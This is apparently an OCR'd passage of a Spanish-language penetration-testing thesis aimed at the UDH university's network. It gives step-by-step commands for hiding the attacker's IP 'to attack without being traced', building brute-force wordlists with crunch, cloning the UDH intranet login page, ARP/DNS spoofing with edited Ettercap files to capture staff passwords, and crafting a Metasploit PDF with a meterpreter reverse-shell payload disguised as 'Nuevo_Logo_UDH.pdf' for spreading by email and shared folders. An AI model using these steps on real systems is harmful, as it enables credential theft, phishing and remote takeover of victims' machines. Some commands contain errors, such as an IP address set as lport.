


Grafico 43

Usando aplicativos para camuflar mi IP Publica con aplicativo TOR instalado en Kali de




Linux. (Grafico 43)

Grafico 44

Ejecutando el aplicativo y verificando mi IP Publica, podemos observar que la IP de la Izquierda es nuestra IP, pero con la ejecución de Aplicativo TOR, podemos ver qué cambio nuestro IP pública y de esta manera lanzar un ataque sin ser rastreado. (Grafico 44)

También podemos utilizar Hotspot Shield, para poder camuflar el IP Publico y poder usar el navegador sin ningún problema, como vemos en la imagen es una IP diferente.

También usaremos para ataques de fuerza bruta a la red WLAN de la universidad usaremos el aplicativo de CRUNCH, que nos ayudara con la elaboración de diccionarios de ataque, ya que la información que recaudamos de los encargados del área de soporte de sistemas incluido a la información que obtuvimos con el google Hacking, generaremos diccionarios propios con posibles contraseñas.



Abrimos un terminal y ejecutamos el digitamos crunch, usaremos la versión 3.6. (Grafico 45)

Grafico 45

Creando un diccionario con posibles números de 1 – 9 usando numeric. (Grafico 46)




Grafico 46

root@toreto:~# crunch 8 8 -f /usr/share/crunch/charset.lst numeric -o dni.lst

root@toreto:~# crunch 7 7 -f /usr/share/crunch/charset.lst hex-lower -o numerosyletras.lst

(Grafico 47)




Grafico 47

Así creamos muchos diccionarios con mayúsculas minúsculas, símbolos, etc. Para la ejecución de ataque de fuerza bruta.

Realizando un ARP y DNS Spofing, a la WEB UDH.

Lo primero será Clonar la página web de la udh, y luego Ataque de hombre en el medio para sacar las contraseñas de un login, clonando la Intranet de la UDH, ingresamos al aplicativo de Ingeniería Social, opción 1. (Grafico 48)

Grafico 48

Elegimos la Opción 2. (Grafico 49)




Grafico 49

La opción 3. (Grafico 50)




Grafico 50

Luego la opción 2. (Grafico 51)




Grafico 51

Ingresamos nuestra IP que será atacante y la web: udh.edu.pe/websauh/carlogin.aspx.

(Grafico 52)




Grafico 52

Logrando tener 2 páginas idénticas, como la clonada no muestra los números tendrá que digitarlos y esa clave será enviada a nosotros. (Grafico 53)




Grafico 53

Luego pasaremos a configurar el Ettercap, para realizar Snnif

Ejecutamos el siguiente condigo en el TERMINAL

leafpad /etc/ettercap/etter.conf

```
[privs]
ec_uid = 65534                # nobody is the default
ec_gid = 65534                # nobody is the default
```

Cambiamos los valores de 65534 por 0 y guardamos

Ejecutamos el siguiente código

cd /etc/ettercap

ls

locate etter.dns

sudo chmod 777 /etc/ettercap/etter.dns

leafpad /etc/ettercap/etter.dns

Debe de quedar de esta manera al ejecutar código por código. (Grafico 54)

```
# microsoft sucks ;)
# redirect it to http://www.udh.edu.pe/websauh/carlogin.aspx
#

udh.edu.pe/websauh/carlogin.aspx      A   192.168.0.7
*.udh.edu.pe/websauh/carlogin.aspx    A   192.168.0.7
http://www.udh.edu.pe/websauh/carlogin.aspx  PTR 192.168.0.7
```

Grafico 54

Ahora pasamos a configurar el Ettercap para que cuando ejecute un pedido en la web, sea redirigido a mi máquina y luego hacer el DNS Spoofing (Hombre en el Medio). (Grafico 55)




Grafico 55

En mi caso si estoy dentro de la red LAN0. (Grafico 56)




Grafico 56

El equipo victima tiene IP 192.168.0.12, y podemos elegir el IP que tengamos en la RED. Ya que tenemos el IP de las máquinas de la universidad.

El IP del router ira a la tarjeta 1 y el IP Victima a la Tarjeta 2. (Grafico 57)




Grafico 57

Plugins y seleccionamos → dns_spoof 1.2 Sends spoofed dns replies.

Mitm → ARP poisoning y seleccionamos como en la imagen. (Grafico 58)




Grafico 58

Luego clic en Start → y Star sniffing

Una vez que la maquina victima ingrese a la Intranet de la WEB, podrá enviarme información de su usuario y contraseña.

Nos vamos donde está ubicado el TXT de la web clonada Kali Var/www/html

Ubicamos la última clonación y veremos lo escrito por el docente o usuario como pusimos en la web clonada usuario: 12345678 y contraseña 12345678. (Grafico 59)




Grafico 59

Este es un método que no es detectado por el antivirus, mientras nos encontremos en la RED LAN.

Creando un exploit para poder dejarlo en las carpetas mal compartidas de la red y también enviare a los trabajadores de la UDH mensajes con nombres falsos a los correos electrónicos.

Para realizar esto detallare paso a paso la creación de un exploit de extensión PDF.

Abrimos un terminal y digitamos msfconsole. (Grafico 60)




Grafico 60

Digitar lo mencionado

Search exploit/Windows/fileformat/adobe_pdf_embedded_exe_nojs (Grafico 61)




Grafico 61

Se crear un exploit con los siguientes códigos que se describen debajo del texto, con extensión PDF, para poder ingresar a la red desde fuera.

Digitamos: use exploit/Windows/fileformat/adobe_pdf_embedded_exe_nojs

Luego: set payload windows/meterpreter/reverse_tcp

Luego digitamos un nombre llamativo para que el usuario lo ejecute: set filename Nuevo_Logo_UDH.pdf y enter y luego exploit y enter. (Grafico 62)

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs
msf exploit(adobe_pdf_embedded_exe_nojs) > set payload windows/meterpreter/reve
se_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe_nojs) > set filename Nuevo_Logo_UDH.pdf
filename => Nuevo_Logo_UDH.pdf
msf exploit(adobe_pdf_embedded_exe_nojs) >
```

Grafico 62

Sacamos nuestra IP con Ifconfig en una nueva terminal. (Grafico 63)

```
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 26173  bytes 11355862 (10.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26173  bytes 11355862 (10.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::665a:4ff:fe5c:2e92  prefixlen 64  scopeid 0x20<link>
        ether 64:5a:04:5c:2e:92  txqueuelen 1000  (Ethernet)
        RX packets 126728  bytes 167028842 (159.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 77640  bytes 9212442 (8.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Grafico 63

Direccionamos a nuestro IP para que cuando se ejecute el pdf víctima se pueda conectar a nuestra máquina.

Set lhost 192.168.1.5

Show options para ver el archivo creado, luego digitamos **Exploit,** y se creara el archivo de nombre Nuevo_Logo_UDH.pdf; el cual lo ubicaremos en Root -> .msf5 -> local

PONEMOS A ESCUCHAR EL MULTI/HANDLER

Digitamos msfconsole

Luego: Use exploit/multi/handler

Ejecutamos: set payload windows/meterpreter/reverse_tcp

Luego: set lport 192.168.1.5

Luego: set lport 4444 (Grafico 64)




Grafico 64

